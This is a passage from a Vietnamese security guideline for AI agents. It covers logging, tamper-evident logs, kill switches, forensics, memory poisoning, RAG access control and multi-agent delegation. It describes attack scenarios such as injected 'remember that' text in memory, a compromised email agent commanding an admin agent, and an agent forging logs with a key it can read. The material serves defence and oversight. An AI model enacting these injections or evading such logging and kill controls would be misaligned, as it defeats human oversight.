Làm thế nào. Đặt giới hạn số bước và thời gian theo loại tác vụ, cộng rate limit tool call theo người dùng tại gateway. Phát hiện lặp: cùng một tool với cùng tham số lặp lại nhiều lần liên tiếp. Đừng đặt ngưỡng quá thấp: coding agent làm một task thật thường cần hàng trăm tool call.

Kiểm chứng. Cho agent một tác vụ vô nghĩa lặp vô hạn: nó phải bị dừng ở ngưỡng.

Bỏ qua khi. Tác vụ một bước có timeout ngắn.

Sai lầm hay gặp. Chỉ giới hạn số lượt gọi model mà không giới hạn tool call gọi ra hệ thống khác.

RES-03 · Giới hạn kích thước kết quả tool

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-2	●○○○○	Vài giờ	Dev

Mục tiêu. Kết quả tool không làm tràn context và không nhét được khối lớn nội dung không tin cậy vào mô hình.

Chặn được. Tràn context; một phần của việc nhồi chỉ thị.

Không chặn được. Chỉ thị ngắn.

Tổ chức cần có. Không có gì đặc biệt.

Làm thế nào. Đặt trần kích thước (ví dụ 1 MB, hoặc thấp hơn theo context của model) tại client hoặc gateway; cắt có đánh dấu rõ là đã bị cắt; kết quả lớn nên được ghi ra file để agent đọc từng phần.

Kiểm chứng. Gọi một tool trả về 10 MB.

Bỏ qua khi. Tool chỉ trả về giá trị có cấu trúc nhỏ.

Sai lầm hay gặp. Cắt mà không đánh dấu, khiến mô hình tưởng đó là toàn bộ dữ liệu.

D7 · Log, phát hiện và ứng phó

OBS-01 · Log tool call có cấu trúc, lưu ngoài máy

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-1	●●○○○	1-2 tuần	Platform/observability engineer

Mục tiêu. Mọi tool call đều có bản ghi đủ để trả lời "ai, qua agent nào, gọi tool gì của server nào, với tham số gì, được ai cho phép, kết quả ra sao", và bản ghi rời khỏi máy agent ngay khi phát sinh.

Chặn được. Không chặn, nhưng không có nó thì không điều tra được gì.

Không chặn được. Hành động không đi qua điểm ghi log.

Tổ chức cần có. Hạ tầng log tập trung; chính sách lưu trữ; phân quyền đọc log (vì tham số có thể chứa dữ liệu cá nhân).

Làm thế nào. Các trường tối thiểu: thời điểm, người dùng, định danh agent và client, phiên, server (danh tính và phiên bản), tool, tham số (đầy đủ hoặc đã che, kèm digest), quyết định (allow/deny/ask, ai duyệt), trạng thái và kích thước kết quả, các vi phạm sandbox. Ghi tại gateway nếu có, cộng log vi phạm từ sandbox. Dùng OpenTelemetry semantic conventions cho GenAI để không tự chế định dạng. Đẩy về hệ thống log tập trung, không để log chỉ nằm trên máy agent.

Kiểm chứng. Chọn một phiên agent bất kỳ hôm qua và dựng lại được trình tự tool call từ log tập trung.

Bỏ qua khi. ASAL-0 (giữ transcript của client là đủ).

Sai lầm hay gặp. Log nằm trong home directory của chính user chạy agent, nơi agent sửa được.

OBS-02 · Log chống sửa (tamper-evident)

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-3	●●●○○	2-4 tuần	Security/platform engineer

Mục tiêu. Có thể chứng minh log không bị sửa hay cắt bớt sau khi ghi, kể cả bởi người vận hành agent.

Chặn được. Xóa dấu vết sau sự cố; tranh chấp "agent có làm việc đó không".

Không chặn được. Ghi sai ngay từ lúc ghi, nếu chính thành phần ghi log bị chiếm.

Tổ chức cần có. Lưu trữ bất biến; quản lý khóa (KMS/HSM); người có quyền kiểm toán độc lập với người vận hành.

Làm thế nào. Lớp thứ nhất và quan trọng nhất: thành phần ghi log chạy dưới danh tính khác với agent và đẩy ra lưu trữ append-only (object lock, WORM). Lớp thứ hai: liên kết bản ghi thành hash chain, và định kỳ (mỗi N bản ghi hoặc mỗi vài phút) ký một checkpoint trên đỉnh chuỗi bằng khóa trong KMS, rồi neo checkpoint ra ngoài bằng timestamp RFC 3161 hoặc một transparency log (ví dụ Trillian Tessera). Hash chain mà không neo ra ngoài thì không phát hiện được việc cắt bỏ phần đuôi. Cung cấp một công cụ kiểm tra độc lập.

Mỗi bản ghi trong chuỗi nên chứa định danh phiên, số thứ tự, thời điểm và quyết định, để bản ghi của phiên này không ghép được vào phiên khác.

Kiểm chứng. Xóa một bản ghi ở giữa và một bản ghi ở cuối: công cụ kiểm tra phải phát hiện cả hai.

Bỏ qua khi. Không có yêu cầu giải trình hay tuân thủ.

Sai lầm hay gặp. Ký log bằng HMAC với khóa để trong keychain của chính user chạy agent. Agent có shell đọc được khóa đó và giả được log.

OBS-03 · Rule phát hiện, đẩy về SIEM

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-2	●●●○○	2-4 tuần dựng, tinh chỉnh liên tục	Detection engineer hoặc SOC

Mục tiêu. Có người được báo khi agent làm điều bất thường.

Chặn được. Không chặn, nhưng rút ngắn thời gian phát hiện.

Không chặn được. Hành vi độc giống hệt hành vi bình thường.

Tổ chức cần có. SIEM hoặc ít nhất một kênh cảnh báo có người trực.

Làm thế nào. Bắt đầu bằng rule tắt định, rất ít báo động giả: server hoặc tool xuất hiện lần đầu; fingerprint tool thay đổi (SC-05); vi phạm sandbox; truy cập bị chặn tới đường dẫn nhạy cảm; số lần egress bị chặn tăng đột biến; chuỗi mã hóa dài trong tham số của tool mạng; phê duyệt quá nhanh liên tục. Trên Linux, Falco hoặc Tetragon cho tín hiệu cấp kernel. Chỉ nghĩ tới mô hình học máy phát hiện bất thường sau khi đã có vài tháng dữ liệu nền và rule tắt định đã chạy ổn.

Kiểm chứng. Chạy kịch bản red team ở NET-03: phải có cảnh báo trong SIEM.

Bỏ qua khi. ASAL-0, ASAL-1 không có SOC.

Sai lầm hay gặp. Dựng mô hình phát hiện bất thường trước khi có rule cơ bản, rồi chìm trong báo động giả.

OBS-04 · Kill switch và thu hồi

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-0 (thủ công) tự động ở ASAL-3b	●○○○○ thủ công ●●●○○ tự động	Vài giờ đến vài tuần	Platform engineer

Mục tiêu. Dừng được agent, và dừng thật, trong một khoảng thời gian đã cam kết.

Chặn được. Thiệt hại lan rộng sau khi đã phát hiện.

Không chặn được. Thiệt hại xảy ra trước khi bấm.

Tổ chức cần có. Người có quyền bấm; mục tiêu thời gian dừng (ví dụ dừng hẳn trong vòng 10 giây); diễn tập định kỳ.

Làm thế nào. Dừng gồm bốn việc: dừng phiên ở client hoặc gateway; thu hồi lease và phiên phê duyệt; thu hồi hoặc xoay credential mà agent đã dùng; giết cả cây tiến trình. Trên Linux dùng cgroup v2 `cgroup.kill` (kernel 5.14 trở lên) thay vì kill từng PID, vì tiến trình con có thể fork kịp. Trên Windows

dùng Job Object. Trên Kubernetes xóa pod. Nhớ rằng access token đã cấp vẫn sống tới lúc hết hạn, nên TTL ngắn (CRED-03) là một phần của kill switch; Shared Signals ở CRED-03 rút ngắn thêm được ở những hệ thống hỗ trợ.

Kiểm chứng. Diễn tập: bấm dừng giữa một tác vụ dài, đo thời gian tới khi không còn tiến trình và không còn request nào thành công.

Bỏ qua khi. Không bao giờ.

Sai lầm hay gặp. Dừng agent nhưng quên tiến trình con nó đã khởi chạy ở nền (dev server, watcher, reverse shell).

OBS-05 · Forensics

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-3	●●●○○	1-2 tuần chuẩn bị	Incident responder

Mục tiêu. Giữ được bằng chứng trước khi dừng hẳn.

Chặn được. Mất dấu vết.

Không chặn được. Không áp dụng.

Tổ chức cần có. Nơi lưu bằng chứng cách ly; quy trình giữ chuỗi bằng chứng.

Làm thế nào. Đóng băng trước, giết sau. Trên Linux dùng `cgroup.freeze` để đóng băng cả nhóm tiến trình cùng lúc (tránh race khi gửi `SIGSTOP` từng tiến trình), rồi chụp trạng thái bằng CRIU hoặc checkpoint của container runtime, sao lưu workspace, log và transcript, sau đó mới kill. Với tiến trình dùng vài GB bộ nhớ, bước chụp mất nhiều giây tới vài chục giây, cần tính vào quy trình.

CRIU không checkpoint được mọi workload. Tiến trình dùng GPU, kết nối TCP đang mở tới LLM provider và một số tính năng kernel có thể làm checkpoint thất bại. Thử trước trên đúng loại workload của mình. Nếu không được, chấp nhận mất trạng thái bộ nhớ, và giữ snapshot filesystem, log, transcript, cùng danh sách kết nối và file đang mở (`ss`, `lsof`) chụp trong lúc tiến trình đang bị đóng băng.

Kiểm chứng. Diễn tập một lần, kiểm tra bằng chứng thu được có đủ để dựng lại chuyện đã xảy ra.

Bỏ qua khi. Agent chạy trong môi trường dùng một lần và log tập trung đã đủ.

Sai lầm hay gặp. Xóa container ngay khi phát hiện, mất luôn bằng chứng.

OBS-06 · Playbook sự cố và break-glass

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-2	●●○○○	1 tuần viết, nửa ngày mỗi lần diễn tập	Security lead cùng chủ sở hữu nền tảng

Mục tiêu. Khi có sự cố liên quan agent, mọi người biết ai làm gì. Khi cần mở quyền khẩn cấp, có cách mở có kiểm soát.

Chặn được. Phản ứng hỗn loạn; mở quyền khẩn cấp rồi quên đóng.

Không chặn được. Không áp dụng.

Tổ chức cần có. Quy trình ứng phó sự cố chung mà playbook này gắn vào.

Làm thế nào. Kịch bản diễn tập mẫu được duy trì riêng trong thư mục `playbooks/` của repo, vì chúng thay đổi nhanh hơn guideline và mỗi tổ chức cần sửa theo hệ thống của mình. Playbook cho ít nhất ba kịch bản: agent bị prompt injection và có dấu hiệu exfil; MCP server bị phát hiện độc hoặc bị rug pull; credential mà agent dùng bị lộ. Break-glass: hai người cùng duyệt, giới hạn thời gian (ví dụ 60 phút), ghi log đầy đủ, tự động đóng khi hết hạn.

Kiểm chứng. Tabletop exercise mỗi năm ít nhất một lần.

Bỏ qua khi. ASAL-0, ASAL-1.

Sai lầm hay gặp. Playbook chỉ có bước kỹ thuật, không có bước báo cáo, liên lạc và quyết định nghiệp vụ.

D8 · Memory, RAG và context

MEM-01 · Nguồn gốc bản ghi memory

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-2	●●○○○	Vài ngày	Dev agent

Mục tiêu. Mỗi bản ghi trong memory dài hạn hoặc trong kho RAG có metadata cho biết nguồn, ai hoặc phiên nào ghi, lúc nào, và mức tin cậy của nguồn.

Chặn được. Không trực tiếp; là nền cho MEM-02 và điều tra.

Không chặn được. Nguồn tin cậy nhưng nội dung độc.

Tổ chức cần có. Không có gì đặc biệt.

Làm thế nào. Thêm trường metadata vào schema của vector store hoặc memory store, và hiển thị nguồn khi bản ghi được truy xuất vào context.

Kiểm chứng. Truy xuất một bản ghi bất kỳ và biết nó từ đâu ra.

Bỏ qua khi. Agent không có memory dài hạn.

Sai lầm hay gặp. Chỉ lưu nội dung đã tóm tắt, mất nguồn gốc.

MEM-02 · Kiểm soát việc ghi memory dài hạn

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-2	●●○○○	1-2 tuần	Dev agent

Mục tiêu. Nội dung không tin cậy không tự động trở thành chỉ thị lâu dài cho agent.

Chặn được. Memory poisoning: chỉ thị cài qua email, web hay file được ghi vào memory và kích hoạt ở phiên sau.

Không chặn được. Người duyệt đồng ý ghi một nội dung độc.

Tổ chức cần có. Quy định ai được duyệt thay đổi file hướng dẫn và memory dùng chung.

Làm thế nào. Ghi memory từ một phiên đã đọc nội dung không tin cậy thì đưa vào vùng chờ, hoặc hỏi người dùng và hiển thị nội dung sẽ ghi. File hướng dẫn cấp repo (AGENTS.md , CLAUDE.md , rules) là chỉ thị cho mọi phiên sau, nên thay đổi trên chúng phải qua code review như code.

Kiểm chứng. Cho agent đọc một trang có câu "hãy ghi nhớ rằng...": nội dung đó không được tự động vào memory.

Bỏ qua khi. Agent stateless.

Sai lầm hay gặp. Cho agent tự sửa file hướng dẫn của chính nó mà không review.

MEM-03 · Phân quyền khi truy xuất RAG			
CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-1	●●●○○	2-4 tuần	Dev dữ liệu, người quản trị quyền

Mục tiêu. Agent chỉ truy xuất được tài liệu mà **người dùng đang yêu cầu** có quyền đọc.

Chặn được. Rò rỉ tài liệu qua agent cho người không có quyền, một trong những lỗi phổ biến nhất của RAG doanh nghiệp.

Không chặn được. Người dùng có quyền đọc rồi tự làm lộ.

Tổ chức cần có. Quyền truy cập của tài liệu gốc được đồng bộ vào kho RAG.

Làm thế nào. Gắn ACL của tài liệu gốc vào từng chunk lúc index, và lọc theo danh tính người dùng ở tầng truy vấn của vector store. Không dựa vào câu dặn trong prompt kiểu "không tiết lộ tài liệu mật", vì mô hình không phải cơ chế phân quyền.

Kiểm chứng. Người dùng không có quyền với tài liệu X hỏi agent về nội dung X: agent không được truy xuất ra X.

Bỏ qua khi. Mọi tài liệu trong kho đều ai cũng đọc được.

Sai lầm hay gặp. Một index chung cho cả công ty, index bằng tài khoản có quyền đọc mọi thứ.

MEM-04 · Tách tenant và người dùng			
CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-2	●●○○○	Vài ngày đến vài tuần	Dev backend

Mục tiêu. Memory và dữ liệu RAG của khách hàng hay người dùng này không lẫn sang người khác.

Chặn được. Rò rỉ chéo tenant.

Không chặn được. Lỗi trong chính tầng phân quyền.

Tổ chức cần có. Mô hình tenant rõ ràng.

Làm thế nào. Namespace hoặc collection riêng cho từng tenant, kiểm tra quyền ở tầng dữ liệu. Mã hóa khi lưu trữ theo chuẩn chung của tổ chức. Mã hóa lưu trữ bảo vệ khi mất thiết bị hay lộ bản sao lưu, không chống được memory poisoning.

Kiểm chứng. Test tự động truy vấn chéo tenant phải thất bại.

Bỏ qua khi. Hệ thống một người dùng.

Sai lầm hay gặp. Lọc tenant bằng tham số do agent truyền vào.

MEM-05 · Hết hạn và rà soát memory

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-3	●●○○○	Vài ngày	Dev, người phụ trách dữ liệu

Mục tiêu. Memory không tích tụ mãi, và định kỳ được rà để phát hiện chỉ thị lạ, secret, dữ liệu cá nhân.

Chặn được. Chỉ thị nằm chờ lâu; lưu dữ liệu cá nhân quá mức cần thiết.

Không chặn được. Chỉ thị được viết khéo, không bị rule bắt.

Tổ chức cần có. Chính sách lưu trữ dữ liệu; đầu mối bảo vệ dữ liệu cá nhân.

Làm thế nào. Đặt thời hạn cho bản ghi không phải cấu hình tĩnh. Định kỳ quét bằng `gitLeaks` cho secret và Microsoft Presidio cho dữ liệu cá nhân. Đối chiếu với nghĩa vụ theo quy định về bảo vệ dữ liệu cá nhân hiện hành (hỏi bộ phận pháp chế).

Kiểm chứng. Báo cáo quét gần nhất.

Bỏ qua khi. Agent stateless.

Sai lầm hay gặp. Xóa khỏi vector store nhưng vẫn còn trong bản sao lưu và log.

D9 · Đa tác tử và ủy quyền

Chỉ áp dụng khi có nhiều agent giao tiếp với nhau, hoặc khi một agent ủy quyền cho agent khác.

MA-01 · Danh tính riêng cho từng agent

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-3	●●●○○	2-6 tuần	Platform/IAM engineer

Mục tiêu. Mỗi agent là một principal có danh tính mật mã riêng, không dùng chung credential.

Chặn được. Mạo danh agent; không truy được agent nào đã gửi yêu cầu.

Không chặn được. Agent có danh tính hợp lệ nhưng đã bị chiếm.

Tổ chức cần có. Hạ tầng workload identity.

Làm thế nào. SPIFFE/SPIRE hoặc chứng chỉ mTLS do PKI nội bộ cấp cho từng workload agent; hoặc workload identity của cloud.

Kiểm chứng. Log ở phía nhận ghi được danh tính của agent gửi.

Bỏ qua khi. Một agent duy nhất.

Sai lầm hay gặp. Mọi agent dùng chung một API key "cho agent".

MA-02 · Ủy quyền thu hẹp dần

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-2	●●●○○	2-4 tuần	IAM engineer

Mục tiêu. Khi agent A giao việc cho agent B, quyền của B không bao giờ rộng hơn quyền của A cho việc đó, và có thời hạn ngắn.

Chặn được. Leo quyền qua chuỗi ủy quyền.

Không chặn được. Lạm dụng trong phạm vi đã thu hẹp.

Tổ chức cần có. Authorization server hỗ trợ token exchange, hoặc một gateway được các service đích tin để cấp token hẹp.

Làm thế nào. OAuth 2.0 Token Exchange (RFC 8693) để đổi token của A lấy token hẹp hơn cho B, với audience và scope của đúng việc, ghi lại chuỗi ủy quyền trong claim `act`. Với ủy quyền offline, các định dạng token cho phép thu hẹp như Biscuit hoặc macaroons. Không chuyển tiếp nguyên token của người dùng qua các agent.

Mức hỗ trợ RFC 8693 khác nhau giữa các identity provider. Keycloak có token exchange theo chuẩn; Microsoft Entra ID dùng luồng On-Behalf-Of riêng; nhiều IdP khác chỉ hỗ trợ một phần hoặc theo gói dịch vụ. Kiểm tra trước khi chốt kiến trúc. Nếu IdP không hỗ trợ, gateway có thể tự cấp token hẹp (audience đúng một service, scope đúng một việc, TTL vài phút) ký bằng khóa của gateway, với điều kiện service đích được cấu hình để tin khóa đó.

Kiểm chứng. Token của B dùng cho một hành động nằm ngoài phạm vi việc được giao phải bị từ chối.

Bỏ qua khi. Các agent con chỉ là hàm trong cùng một tiến trình, không có ranh giới quyền.

Sai lầm hay gặp. Agent điều phối giữ một token rất rộng và chuyển nguyên cho mọi agent con.

MA-03 · Không tin ngấm giữa các agent

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-2	●●○○○	Chủ yếu là thiết kế	Kiến trúc sư hệ thống agent

Mục tiêu. Yêu cầu từ agent khác được đối xử như đầu vào không tin cậy, dù cùng tổ chức, cùng mạng.

Chặn được. Agent yếu (đọc email, đọc web) bị chiếm rồi ra lệnh cho agent mạnh.

Không chặn được. Không áp dụng nếu phía nhận làm đúng.

Tổ chức cần có. Nguyên tắc kiến trúc được ghi thành văn bản.

Làm thế nào. Agent nhận áp policy của chính nó (D5) cho mọi yêu cầu. Hành động rủi ro cao do agent khác yêu cầu vẫn cần phê duyệt của người dùng gốc, không phải của agent gửi. Nội dung trong message giữa các agent là một kênh của cạnh B.

Kiểm chứng. Red team: chiếm agent đọc email trong môi trường thử và cho nó gửi yêu cầu xóa dữ liệu sang agent quản trị.

Bỏ qua khi. Một agent duy nhất.

Sai lầm hay gặp. Cho phép mọi request từ dải IP nội bộ.

MA-04 · Trace xuyên agent			
CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-3	●●○○○	Vài ngày nếu đã có OpenTelemetry	Observability engineer

Mục tiêu. Dựng lại được toàn bộ chuỗi hành động qua nhiều agent.

Chặn được. Không chặn, phục vụ điều tra.

Không chặn được. Không áp dụng.

Tổ chức cần có. Hạ tầng tracing.

Làm thế nào. Truyền `traceparent` theo W3C Trace Context trong mọi lời gọi giữa agent, ghi cả hai đầu vào log (OBS-01).

Kiểm chứng. Từ một hành động ở agent cuối chuỗi, lần ngược được tới yêu cầu ban đầu của người dùng.

Bỏ qua khi. Một agent duy nhất.

Sai lầm hay gặp. Trace bị đứt ở chỗ đi qua hàng đợi.

5. Bản đồ công cụ mã nguồn mở và khoảng trống

5.1. Công cụ theo nhu cầu

Bảng dưới đây là ảnh chụp tại thời điểm 09/2026. Mảng này thay đổi theo tháng, nên kiểm lại trạng thái dự án, giấy phép và phiên bản trước khi dùng. Việc có mặt trong bảng không phải là khuyến nghị sản phẩm, và mình không xếp hạng. Bản sống của bảng được duy trì trong file `TOOLS.md` của repo và cập nhật qua Pull Request; khi hai bản lệch nhau, tin bản trong repo.

Quy ước độ trưởng thành: **Ổn định** (dùng rộng rãi, API ít đổi) · **Dùng được** (đã có người chạy thật, còn thay đổi) · **Thử nghiệm** (research preview, beta, hoặc tính năng đánh dấu experimental).

Nhu cầu	Control	Công cụ	Nền tảng	Độ trưởng thành	Ghi chú
Quét cấu hình và mô tả tool	SC-01, SC-04, SC-05	Cisco <code>mcp-scanner</code>	Đa nền tảng	Dùng được	Apache 2.0; quét tĩnh không cần key, các bộ phân tích dùng LLM là tùy chọn
		Snyk Agent Scan (trước là Invariant <code>mcp-scan</code>)	Đa nền tảng	Dùng được	Cần tài khoản Snyk và token; có tool pinning
Gateway MCP	SC-02, ACT-02, OBS-01, NET-05	<code>agentgateway</code>	Linux, container	Dùng được	Rust, Apache 2.0; policy bằng CEL
		ToolHive	Container	Dùng được	Go, Apache 2.0; mỗi server một container
		Docker MCP Gateway	Docker	Dùng được	Chạy server dưới dạng image
		Bifrost, IBM ContextForge, Obot, Microsoft MCP Gateway	Khác nhau	Dùng được	Khác nhau về phạm vi: có cái gộp cả gateway LLM, có cái thiên về Kubernetes, có cái thiên về catalog
Sandbox tiến trình trên máy trạm	ISO-02, ISO-03, NET-01	Anthropic Sandbox Runtime (<code>srt</code>)	macOS, Linux; Windows đang phát triển	Thử nghiệm	Bọc được cả agent, MCP server local và lệnh tùy ý; có proxy lọc mạng
		<code>bubblewrap</code>	Linux	Ổn định	Nền của nhiều sandbox khác
		Landlock (kernel), <code>landrun</code>	Linux ≥ 5.13 (mạng TCP từ 6.7)	Ổn định (kernel)	Không cần root

Nhu cầu	Control	Công cụ	Nền tảng	Độ trưởng thành	Ghi chú
		sandbox-exec	macOS	Ổn định nhưng deprecated	Apple vẫn dùng nội bộ; chưa có thay thế công khai tương đương
Container và microVM	ISO-04	Podman / Docker rootless	Linux, macOS (qua VM)	Ổn định	
		gVisor, Kata Containers, Firecracker	Linux	Ổn định	Cô lập mạnh hơn container thường
		E2B	Linux/cloud	Dùng được	Nền tảng sandbox cho agent dựng trên Firecracker
		kubernetes-sigs/agent-sandbox	Kubernetes	Dùng được	CRD Sandbox , giao cô lập cho gVisor/ Kata
Egress	NET-01, NET-02, NET-03	Squid, Envoy	Đa nền tảng	Ổn định	Proxy allowlist theo tên miền
		Cilium (FQDN policy)	Kubernetes	Ổn định	
		LuLu	macOS	Ổn định	Firewall theo ứng dụng dựa trên Network Extension
Mirror package nội bộ	NET-01	Verdaccio (npm), devpi (PyPI), bản community của Nexus Repository hoặc Artifactory	Đa nền tảng	Ổn định	Dựng trước khi bật chặn egress
Secret	CRED-01, CRED-03	OpenBao	Đa nền tảng	Ổn định	Nhánh mã nguồn mở của Vault (Vault hiện dùng giấy phép BSL)
		SOPS	Đa nền tảng	Ổn định	Mã hóa file secret
		gitleaks , trufflehog	Đa nền tảng	Ổn định	Quét secret; dùng lại rule cho CRED-04
		SPIFFE/SPIRE	Linux, Kubernetes	Ổn định	Workload identity
Gateway LLM, chi phí	RES-01	LiteLLM, Bifrost, Portkey gateway	Đa nền tảng	Dùng được	Khóa ảo, quota
Lọc prompt injection (lớp xác suất)	Bổ trợ D5	LlamaFirewall (PromptGuard 2, AlignmentCheck, CodeShield)	Python	Dùng được; AlignmentCheck còn experimental	Không phải ranh giới kiểm soát (Mục 1.5)
		NeMo Guardrails	Python	Dùng được	

Nhu cầu	Control	Công cụ	Nền tảng	Độ trưởng thành	Ghi chú
Supply chain	SC-03, SC-06, SC-07	Sigstore cosign, OpenSSF model-signing	Đa nền tảng	Ổn định / Dừng được	Ký image và model
Thu hồi theo sự kiện	CRED-03, OBS-04	Các bản cài đặt OpenID Shared Signals Framework (CAEP, RISC)	Khác nhau	Dừng được	Cần cả IdP lẫn hệ thống đích hỗ trợ
Log, phát hiện	OBS-01, OBS-03	OpenTelemetry (GenAI semantic conventions)	Đa nền tảng	Dừng được	Semantic conventions cho GenAI còn đang hoàn thiện
		Falco, Tetragon	Linux	Ổn định	Tín hiệu cấp kernel
Log chống sửa	OBS-02	Trillian Tesseract	Đa nền tảng	Dừng được	Transparency log
Forensics	OBS-05	CRIU	Linux	Ổn định	
Dữ liệu cá nhân	MEM-05	Microsoft Presidio	Python	Ổn định	Chất lượng với tiếng Việt cần tự đánh giá
Ủy quyền giữa agent	MA-02	Biscuit	Đa nền tảng	Dừng được	Token cho phép thu hẹp offline
FIDO2 / WebAuthn	ACT-06	libfido2, python-fido2, các thư viện WebAuthn server	Đa nền tảng	Ổn định	Là khối xây dựng, chưa phải giải pháp phê duyệt cho agent

5.2. Khoảng trống thực sự nằm ở đâu

Phần lớn control ở ASAL-0 đến ASAL-2 làm được bằng công cụ có sẵn, với điều kiện chịu khó ghép chúng lại. Những chỗ dưới đây thì khác: trong những gì mình khảo sát tới 09/2026, công cụ mã nguồn mở hoặc chưa có, hoặc mới ở dạng thử nghiệm. Nếu bạn biết một công cụ lấp được khoảng trống nào dưới đây, đó là góp ý mình cần nhất. Mình mô tả chúng để ai muốn đóng góp biết chỗ nào đang cần, không phải để chỉ định cách làm.

Kiểm soát egress biết đang phục vụ agent nào. Firewall và proxy hiện nay biết kết nối đến từ máy nào, user nào, may lắm là tiến trình nào. Chúng không biết kết nối đó thuộc phiên agent nào, đang làm việc cho yêu cầu nào của người dùng, và phiên đó đã đọc dữ liệu nhạy cảm hay chưa. Muốn áp NET-03 theo ngữ cảnh (phiên đã đọc secret thì mất quyền ghi ra ngoài) cần một lớp gắn danh tính phiên agent vào kết nối mạng, và lớp đó phải bao được cả tool built-in lẫn tiến trình con, trên cả ba hệ điều hành. Kiến trúc zero trust network access có sẵn phần lớn nguyên liệu, nhưng mình chưa tìm thấy công cụ mở nào ghép nó với ngữ nghĩa của agent.

Sandbox cho tiến trình tùy ý trên Windows. Linux có bubblewrap và Landlock, macOS có `sandbox-exec`. Windows có AppContainer và WFP, nhưng mình chưa thấy công cụ phổ biến nào bọc một tiến trình CLI tùy ý với chính sách filesystem và mạng dễ viết như hai nền tảng kia. `srt` đang có phần Windows ở giai đoạn phát triển. Trong khi chờ, đội dùng Windows phải dựa vào tài khoản riêng, WSL2 hoặc container, tức là đối trải nghiệm lấy an toàn.

Phê duyệt có màn hình tin cậy và ràng buộc với tham số. Security key chứng minh người dùng có mặt và đồng ý ký, nhưng không có màn hình nên không chứng minh được người dùng đã thấy gì. Các extension WebAuthn cho transaction confirmation từng có trong spec nhưng gần như không có authenticator nào hỗ trợ và đã bị loại bỏ. Secure Payment Confirmation có giao diện tin cậy do trình duyệt vẽ, nhưng chỉ cho thanh toán trong trình duyệt. Với agent, mình chưa tìm thấy công cụ mở nào ghép ACT-05 với ACT-06 thành một luồng hoàn chỉnh, và cũng chưa thấy chuẩn nào đang được soạn cho đúng việc đó.

Capability lease có ngân sách. Các client có "cho phép trong phiên", nhưng mình chưa thấy cơ chế mở nào cho phép cấp một quyền có ràng buộc tham số, có bộ đếm ngân sách nằm ngoài tầm agent, có thu hồi tức thời, và dùng được xuyên client.

Định dạng chung cho fingerprint tool và bản ghi hành động. Mỗi scanner, mỗi gateway tự tính fingerprint theo cách riêng, và mỗi hệ thống tự log theo định dạng riêng. Không có định dạng chung thì không so sánh chéo được, không có công cụ kiểm tra độc lập, và không thể chuyển nhà cung cấp mà giữ nguyên lịch sử kiểm toán.

Information-flow control dùng được trong sản xuất. Nghiên cứu như CaMeL cho thấy tách luồng điều khiển khỏi luồng dữ liệu không tin cậy là hướng có cơ sở, nhưng hiện còn cách xa một thư viện mà đội sản phẩm cắm vào agent của họ được.

Đánh giá với nội dung tiếng Việt. Các bộ lọc prompt injection và bộ dò dữ liệu cá nhân chủ yếu được huấn luyện và đánh giá trên tiếng Anh. Mình chưa thấy đánh giá công khai nào về hiệu quả của chúng với chỉ thị độc viết bằng tiếng Việt, hay với định dạng dữ liệu cá nhân của Việt Nam (số CCCD, số tài khoản, địa chỉ). Một bộ test và một bộ dữ liệu red team tiếng Việt là đóng góp mà cộng đồng trong nước làm tốt hơn ai hết.

Nếu muốn chọn chỗ bắt đầu đóng góp, bảng dưới đây xếp các khoảng trống theo quy mô công việc. Đây là đánh giá của mình, không phải thứ tự ưu tiên chính thức.

Khoảng trống	Ai được lợi nhiều nhất	Kỹ năng cần	Quy mô để có bản dùng được đầu tiên
Bộ test và dữ liệu red team tiếng Việt	Mọi đội dùng agent với nội dung tiếng Việt	Hiểu prompt injection; viết tiếng Việt tốt	Nhỏ; bắt đầu được ngay, không cần hạ tầng
Định dạng chung cho fingerprint tool và bản ghi hành động	Người viết gateway, scanner, kiểm toán viên	Viết đặc tả; mật mã ứng dụng	Nhỏ đến vừa; chủ yếu là đặc tả và test vectors (Phụ lục E)
Capability lease có ngân sách	Đội vận hành agent tự động	Backend, IAM	Vừa; cần tích hợp với gateway và broker credential
Sandbox cho tiến trình tùy ý trên Windows	Đội dùng máy Windows, phổ biến ở doanh nghiệp Việt Nam	Windows internals, AppContainer, WFP	Lớn
Egress biết đang phục vụ phiên agent nào	Tổ chức có dữ liệu nhạy cảm	Mạng, zero trust, lập trình hệ thống trên ba OS	Lớn
Phê duyệt có màn hình tin cậy và ràng buộc với tham số	Use case ASAL-3a	FIDO2/WebAuthn, mobile, mật mã ứng dụng	Lớn; cần cả ứng dụng thiết bị thứ hai lẫn phía proxy
Information-flow control dùng được trong sản xuất	Mọi use case đủ bộ ba nguy hiểm	Nghiên cứu ngôn ngữ lập trình, bảo mật LLM	Rất lớn; còn ở mức nghiên cứu

6. Chỗ mình có thể sai

Các ước lượng công sức và độ khó trong tài liệu dựa trên kinh nghiệm triển khai của mình và của những người mình trao đổi, không phải số đo có phương pháp. Tổ chức có nền platform tốt sẽ làm nhanh hơn nhiều; tổ chức chưa có log tập trung hay quản lý secret sẽ chậm hơn nhiều, vì phải làm luôn phần nền.

Các ước lượng đó cũng giả định đội đã có người hiểu Linux, mạng và IAM. Nếu chưa có, con số cho ASAL-2 trở lên sẽ sai theo hướng lạc quan.

Ranh giới giữa các cấp ASAL là lựa chọn của mình. Có người sẽ cho rằng mọi agent chạm dữ liệu khách hàng đều phải ở ASAL-3, có người cho rằng ASAL-2 như mình mô tả đã quá nặng cho đa số doanh nghiệp vừa. Mình đặt ranh giới theo thứ agent chạm tới vì đó là thứ quyết định thiệt hại, nhưng mình chưa kiểm chứng cách chia này trên đủ nhiều tổ chức.

